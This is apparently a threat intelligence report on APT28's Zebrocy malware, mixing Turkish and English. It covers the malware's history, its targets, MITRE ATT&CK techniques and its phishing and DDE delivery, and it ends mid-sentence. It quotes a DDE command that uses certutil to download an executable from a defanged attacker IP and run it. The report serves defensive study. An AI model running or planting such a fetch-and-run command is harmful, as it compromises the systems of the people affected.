Zebrocy Malware
Technical Analysis Report
Author: Threat Intelligence Team
Relase Date: 10.02.2022
Rerport ID: ZZYAR10022022
2
Table of Contents
Execution Summary
History & Development
TTPs & Technical Analysis
Advice & Mitigations
24
12
7
3
4 General Description & Motivation
Indicators of Compromise
Definition, Description and References
33
28
3
Execution Summary
In this report prepared by the Brandefense cyber intelligence team, we have
analyzed malware toolkits belonging to an advanced cyber threat group named
Sofacy (other security providers have called it APT28, Fancy Bear, STRONTIUM, Pawn
Storm, and Sednit). In the report, malicious software sets belonging to the Sofacy
group were shared in more than one version.
You should not be considered these anti-malware precautions unique to only
Zebrocy and any other malware toolkit. The behavior of groups with a high threat
profile, such as Sofacy, must be understood. The techniques we have described
explain what they need to do if one becomes the target of a future offensive
campaign.
We consider that the report's attack methods and malware investigations should
create cyber security awareness. In addition, TTP findings used by threat actors will
contribute by feeding cybersecurity teams.
Zebrocy Malware Technical Analysis Report
4
Teknik Analiz
Sofacy(a.k.a APT28) gibi 2018 yılının sonuna kadar en aktif APT gruplarından birinin
olması sebebiyle Zebrocy ve birçok başka kötü amaçlı araç seti, siber uzay üzerinde
öncelikli bir yere sahip olmuştur. APT grubunun kimlik avı saldırılarında iyi, yüksek
hacimli ve hedef odaklı olmaları, iyi sayılabilecek opsec önlemleri sayesinde
günümüzde halen etkisini sürdürmektedir.
Tarih sahnesinde Zebrocy, belirli periyotlarda yürüttükleri saldırı kampanyaları ve
araç setlerinde yapılan güncellemelere göre yıllara bölerek inceleyebiliriz.
Zebrocy 2015
Zebracy ilk varyantları, kurbanlarına AutoIT downloader ve Delphi backdoor payload
yüklenmesi şeklinde etki ederken, bu zararlının yayılması sırasında herhangi bir
0day kullanılmadığı, spearphishing denilen vektör ile dağıtıldığı tespit edilmiştir.
Burada zararlı yazılım ilk aşama olarak kurbana Microsoft Office belgeleri ve ya arşiv
olabilecek bir ek ile dosyayı açmaya yönlendiriyor ardından, bu zararlı dokuman
makro kullanarak sisteme indiriliyor. Tarayıcı kimlik hırsızlığı, keylogging ve
Windows üzerindeki oturum hırsızlığını amaçlayan yetkinliklere sahip olan bu
versiyon 2018 yılına kadar güncellenerek etki etmeye devam etmiştir.
O yıllarda Zebrocy'nin hedef aldığını görülen kurbanlar Azerbaycan, Bosna Hersek,
Mısır, Gürcistan, İran, Kazakistan, Kore, Kırgızistan, Rusya, Suudi Arabistan, Sırbistan,
İsviçre, Tacikistan, Türkiye, Türkmenistan, Ukrayna, Uruguay ve Zimbabve'de
bulunmaktaydı. Bu hedefler arasında büyükelçilikler, dışişleri bakanlıkları ve
diplomatlar yer almaktadır
Zebrocy 2017
Zebrocy 2018
Bu rapor kapsamında incelenmiş olan zararlı yazılım Zebrocy Golang varyantı
olacaktır. Bu varyant ilk olarak 2018 yılında tespit edilmiş olup farklı versiyonları
günümüzde hala etkin halde kullanılmaktadır.
Advanced Persistent Threat Groups
General
Description
&
Motivation
5
General Description & Motivation
Zebrocy is malware that falls into the Trojan category, which the threat actor group
called APT28/Sofacy has used since 2015. Zebrocy malware consists of 3 main
components; Backdoor, Downloader, and Dropper. The Downloader and Dropper
take responsibility for discovery processes and downloading the main malware on
the systems. At the same time, Backdoor undertakes the duties such as persistence
in the system, espionage, and data extraction.
This malware, which is not considered new, has variants in many different
languages from the past to the present. These include programming languages
such as Delphi, C#, Visual C++, VB.net, and Golang. Furthermore, we know that
advanced threat actors and groups revise their malicious software among their
toolkits at certain time intervals using different languages and technologies.
It includes many social engineering techniques that direct its victims to open the
attached files with a thematic fake mail trending at the point of distribution of
malware.
The sectors targeted by the malware are as follows;
• Ministries of Energy and Industry
• Science and Engineering Centers
• Ministry of Foreign Affairs
• National Security and Intelligence Agencies
• Press Services
• Embassies and Consulates
The threat group's focus is espionage activities aimed at critical and strategic points
of states and organizations. These targets are located in countries in the Middle
East, Europe, and North America.
Zebrocy Malware Technical Analysis Report
6
Once the Zebrocy malware had infiltrated the target system, it first has initiated the
discovery phase. Then, it starts some actions within the system within the
framework of specific rules with metadata of the compromised system and a
screenshot.
After the discovery phase, it transmits the files listed below to the command and
control server to extract data.
Related file extensions:
• .doc, .docx
• .xls, .xlsx
• .ppt, .pptx
• .exe
• .zip, .rar
We could make a general definition: The Zebrocy malware serves as a target-
oriented attack campaign and contains the functions necessary for espionage
activities. Furthermore, it is thought that malware is in a structure that is updated
periodically and is structured to increase its capabilities with the addition of new
modules to the malware.
Zebrocy Malware Technical Analysis Report
7
MITRE ATT&CK Tehdit Matrisi
APT28 tehdit grubuna bağlanan Zebrocy trojan yazılımının kullandığı teknikler ve
taktikler yeralmaktadır.
Zebrocy
Taktik ID Taktik Adı Teknik ID Teknik Adı
TA0001 Initial Access T1566 Phishing
TA0002 Execution
T1059
T1047
Command and Scripting Interpreter
Windows Management Instrumentation
TA0003 Persistence
T1547
T1547
T1053
Boot or Logon Autostart Execution
Boot or Logon Initialization Scripts
Scheduled Task/Job
TA0005 Defense Evasion
T1140
T1070
T1027
Deobfuscate/Decode Files or Information
Indicator Removal on Host
Obuscated Files or Information
TA0006 Credential Access
T1110
T1606
Brute Force
Forge Web Credentials
TA0007 Discovery
T1083
T1135
T1120
T1057
T1012
T0182
T1016
T1049
T1033
T1124
File and Directory Discovery
Network Share Discovery
Peripheral Device Discovery
Process Discovery
Query Registry
System Information Discovery
System Network Configuration Discovery
System Network Connections Discovery
System Owner/User Discovery
System Time Discovery
TA0009 Collection
T1560
T1119
T1074
T1056
T1113
Archive Collected Data
Automated Collection
Data Staged
Input Capture
Screen Capture
TA0011 Command and Control
T1071
T1132
T1573
T1105
Application Layer Protocol
Data Encoding
Encrypted Channel
Ingress Tool Transfer
TA0010 Exfiltration T1041 Exfiltration Over C2 Channel
History &
Development
8
History & Development
Zebrocy and many other malicious toolkits have had a priority in cyberspace as
Sofacy (a.k.a APT28) were one of the most active APT groups by the end of 2018.
Thanks to its reasonable operational security measures, the APT group is good at
phishing attacks, is high-volume and target-oriented, and is still effective.

On the stage of history, Zebrocy can be examined by dividing years according to
the attack campaigns they carried out at specific periods and the updates made to
their toolkits.
Zebrocy in 2015
While the first variants of Zebracy affect its victims by installing AutoIT downloader
and Delphi backdoor payload, it has been determined that they don't use the 0-day
vulnerabilities during the spread of this malware, and the attackers distributed
their malware with a spear-phishing attack vector. Here, the malware directs the
target users to open the file with Microsoft Office documents or an attachment that
can be a compressed archive. Then, this malicious document is downloaded to the
system using a macro. This version, which has the competencies to capture the
accounts saved in the browser, the keylogging method, and the user information in
Windows, was updated in 2018 and continued its activities.
We have listed countries affected by Zebrocy; Azerbaijan, Bosnia and Herzegovina,
Egypt, Georgia, Iran, Kazakhstan, Korea, Kyrgyzstan, Russia, Saudi Arabia, Serbia,
Switzerland, Tajikistan, Turkey, Turkmenistan, Ukraine, Uruguay, and Zimbabwe.
These targets include embassies, foreign ministries, and diplomats.
Zebrocy Malware Technical Analysis Report
Figure 1: Zebrocy Variant Chart Published by Kaspersky Researchers
9
Zebrocy in 2017
Continuing to be active during these years, Sofacy has organized different attack
campaigns using many new toolkits. The most notable of these attacks is that they
have developed the malware kits in their hands using open source tools. Zebrocy
has set itself up to be sent to the target with a thematic mail campaign and used
the Luckystrike and Koadic tools according to the analyzed activities.
Luckystrike was used to create the malicious macro in the documents used in the
attack. At the same time, the Koadic was used to install on target systems using
Dynamic Data Exchange (DDE) exploits.

Another difference this year from other years is that besides Delphi and AutoIT
variants, researchers found many Zebrocy Downloader C++ variants written.
The most striking among the targets is the distribution of the malware sent after
the terrorist attack in New York, Manhattan, via e-mail. It is understood that
Zebrocy has carried out attacks aimed at gaining access to targeted and up-to-date
systems according to the events in the world.
Zebrocy Malware Technical Analysis Report
Figure 2: Perspective of Variants by Year 2015, 2017 and 2018
10
Zebrocy in 2018
2018 was more active than the previous year; we have associated it in many attack
campaigns due to increasing context about Sofacy and analyzing a large part of
their inventories.
The existence of variants written in different languages and technologies, which
started to be seen in 2017, was revealed in the phishing attack on a foreign relations
institution in a Central Asian country. First, instead of the classic Delphi-written
Zebrocy downloader, the C++ variant, which is similar in functionality, has begun to
be active. This variant:
• It starts the discovery phase by collecting the storage unit serial numbers and
system names from the system it accesses.
• It then creates an invisible window at the bottom right of the screen,
summoning the trojan to interact with the command and control server.
• Zebrocy operators send the code pieces to be run on the target system over the
HTTP protocol via command and control servers, looking at whether the system
is interesting or not.
History; In October 2018, Zebrocy Downloader, written in many different languages,
was detected in the attack campaign "Dear Joohn" published by Palo Alto Network
researchers. The Zebrocy variants offered in this campaign are written in several
different languages, including Delphi, C#, and VB.NET. The interesting part of the
attack campaign is that the Delphi variant has been packaged with UPX. On the
other hand, there is no packaging in the C# and VB.NET variants. Again, according
to the researchers' estimates, It is interpreted that the Sofacy group has taken an
extra security measure because many researchers have analyzed the Delphi variant.
In December 2018, Zebrocy carried out attacks with a Golang variant. However,
unlike previous campaigns, it continued its activities with targeted phishing e-mails
with the extension ".LNK" in attack campaigns.
Like the "Dear Joohn" attacks in October, the image file attachment in the e-mail
has carried the malware. So it could run the macro taken from the remote
template. As in the previous variants, it performed the first discovery process in the
compromised system and then sent the collected information to a command and
control server. Then, it downloaded and installed the program that will do the
actual work from the server to the system.
Zebrocy Malware Technical Analysis Report
11

Zebrocy in 2019
In August 2019, a new campaign targeted embassies and foreign ministries in
Eastern European and Central Asian countries. This latest campaign started with a
phishing email with a malicious attachment that started a long chain of downloads
and ended with a backdoor. As a result of the analysis, the attack was associated
with the Sofacy group after the points where the first access point techniques
overlapped with the Zebrocy toolkit structure.
As a result of the analyzes made in 2019, we have determined that the Sofacy group
updated their toolkit, developed Golang Downloader, and rewrote Backdoor
software from Delphi to Golang.
According to the ESET team's research, the Sofacy group aimed to avoid detection
systems by rewriting the Zebrocy toolkit with Golang. In the new year, the Zebrocy
toolkit renewed itself, and they continued their campaign with a few different steps
that were not seen in previous years.
Threat actors use Zebrocy variants written to date in different ways and times in
various campaigns. Therefore, the analysis report on the current attack campaign
was prepared by the Brandefense Intelligence Team and reported separately.
Zebrocy Malware Technical Analysis Report
Figure 3: Steps of the Zebrocy-Associated Attack Campaign
12
Tarihsel Süreç ve Gelişim
Advanced Persistent Threat Groups
MITRE ATT&CK Tehdit Matrisi
APT28 tehdit grubuna bağlanan Zebrocy trojan yazılımının kullandığı teknikler ve
taktikler yeralmaktadır.
Zebrocy
Taktik ID Taktik Adı Teknik ID Teknik Adı
TA0001 Initial Access T1566 Phishing
TA0002 Execution
T1059
T1047
Command and Scripting Interpreter
Windows Management Instrumentation
TA0003 Persistence
T1547
T1547
T1053
Boot or Logon Autostart Execution
Boot or Logon Initialization Scripts
Scheduled Task/Job
TA0005 Defense Evasion
T1140
T1070
T1027
Deobfuscate/Decode Files or Information
Indicator Removal on Host
Obuscated Files or Information
TA0006 Credential Access
T1110
T1606
Brute Force
Forge Web Credentials
TA0007 Discovery
T1083
T1135
T1120
T1057
T1012
T0182
T1016
T1049
T1033
T1124
File and Directory Discovery
Network Share Discovery
Peripheral Device Discovery
Process Discovery
Query Registry
System Information Discovery
System Network Configuration Discovery
System Network Connections Discovery
System Owner/User Discovery
System Time Discovery
TA0009 Collection
T1560
T1119
T1074
T1056
T1113
Archive Collected Data
Automated Collection
Data Staged
Input Capture
Screen Capture
TA0011 Command and Control
T1071
T1132
T1573
T1105
Application Layer Protocol
Data Encoding
Encrypted Channel
Ingress Tool Transfer
TA0010 Exfiltration T1041 Exfiltration Over C2 Channel
TTPs & Technical
Analysis
13

MITRE ATT&CK Threat Matrix
The techniques and tactics used by the Zebrocy Trojan malware developed by the
APT28 threat group are shared in the MITER ATT&CK threat matrix below.
Zebrocy Malware Technical Analysis Report
Tactic ID Tactic Name
Technic
ID
Technic Name
TA0001 Initial Access T1566 Phishing
TA0002 Execution
T1059
T1047
Command and Scripting Interpreter
Windows Management Instrumentation
TA0003 Persistence
T1547
T1547
T1053
Boot or Logon Autostart Execution
Boot or Logon Initialization Scripts
Scheduled Task/Job
TA0005 Defense Evasion
T1140
T1070
T1027
Deobfuscate/Decode Files or Information
Indicator Removal on Host
Obuscated Files or Information
TA0006 Credential Access
T1110
T1606
Brute Force
Forge Web Credentials
TA0007 Discovery
T1083
T1135
T1120
T1057
T1012
T0182
T1016
T1049
T1033
T1124
File and Directory Discovery
Network Share Discovery
Peripheral Device Discovery
Process Discovery
Query Registry
System Information Discovery
System Network Configuration Discovery
System Network Connections Discovery
System Owner/User Discovery
System Time Discovery
TA0009 Collection
T1560
T1119
T1074
T1056
T1113
Archive Collected Data
Automated Collection
Data Staged
Input Capture
Screen Capture
TA0011 Command and Control
T1071
T1132
T1573
T1105
Application Layer Protocol
Data Encoding
Encrypted Channel
Ingress Tool Transfer
TA0010 Exfiltration T1041 Exfiltration Over C2 Channel
14
Technical Analysis
Initial Access

Used as a first-stage Downloader software, Zebrocy is distributed to the target via
spearphishing emails. Emails sent to destinations usually consist of Microsoft Office
documents and simple executable attachments.
Zebrocy Malware Technical Analysis Report
Figure 4: Fake Email with Zebrocy Distribution Document as File Attachment
Attackers used malicious Microsoft Office documents in phishing e-mails to
download Zebrocy downloader software to the target system. Additionally, they
abused the Microsoft Word Dynamic Data Exchange (DDE) functionality to
download.
15
Threat actors had designed a spear-phishing document to execute a series of
commands hidden in the malicious document when the target user opens the
prepared fake document. The typed commands that run when the document is
opened cannot be displayed. In this way, the user only sees the trap content
prepared for him.
Zebrocy Malware Technical Analysis Report
Figure 5: Image Used as Trap in One of the DDE Documents
The above image or similars is displayed in a Microsoft Word document, but
commands are ready to be run in the background. The "Toggle Field Codes" feature
must be allowed to display such malicious commands.
DDE commands to run when the document is opened:
 C:ProgramsMicrosoftMSOfficeWord.exe........WindowsSystem32rundll32.exe
 C:WindowsSystem32shell32.dll,ShellExec_RunDLL
 C:WindowsSystem32cmd.exe /k certutil -urlcache -split –f
 hxxp://220.158.216[.]127/MScertificate.exe & MScertificate.exe"
Thanks to DDE, the first stage of Zebrocy downloader software is downloaded from
the remote server.
16
Discovery
The Backdoor component that creates the Zebrocy malware another task is system
discovery. After Backdoor is downloaded to the target system by Zebrocy
Downloader, the attacking operators send a series of commands to search the
target system. These; SYS_INFO, GET_NETWORK, SCAN_ALL, are used for
media/network discovery.
In addition to the commands mentioned above, files with file extensions such as
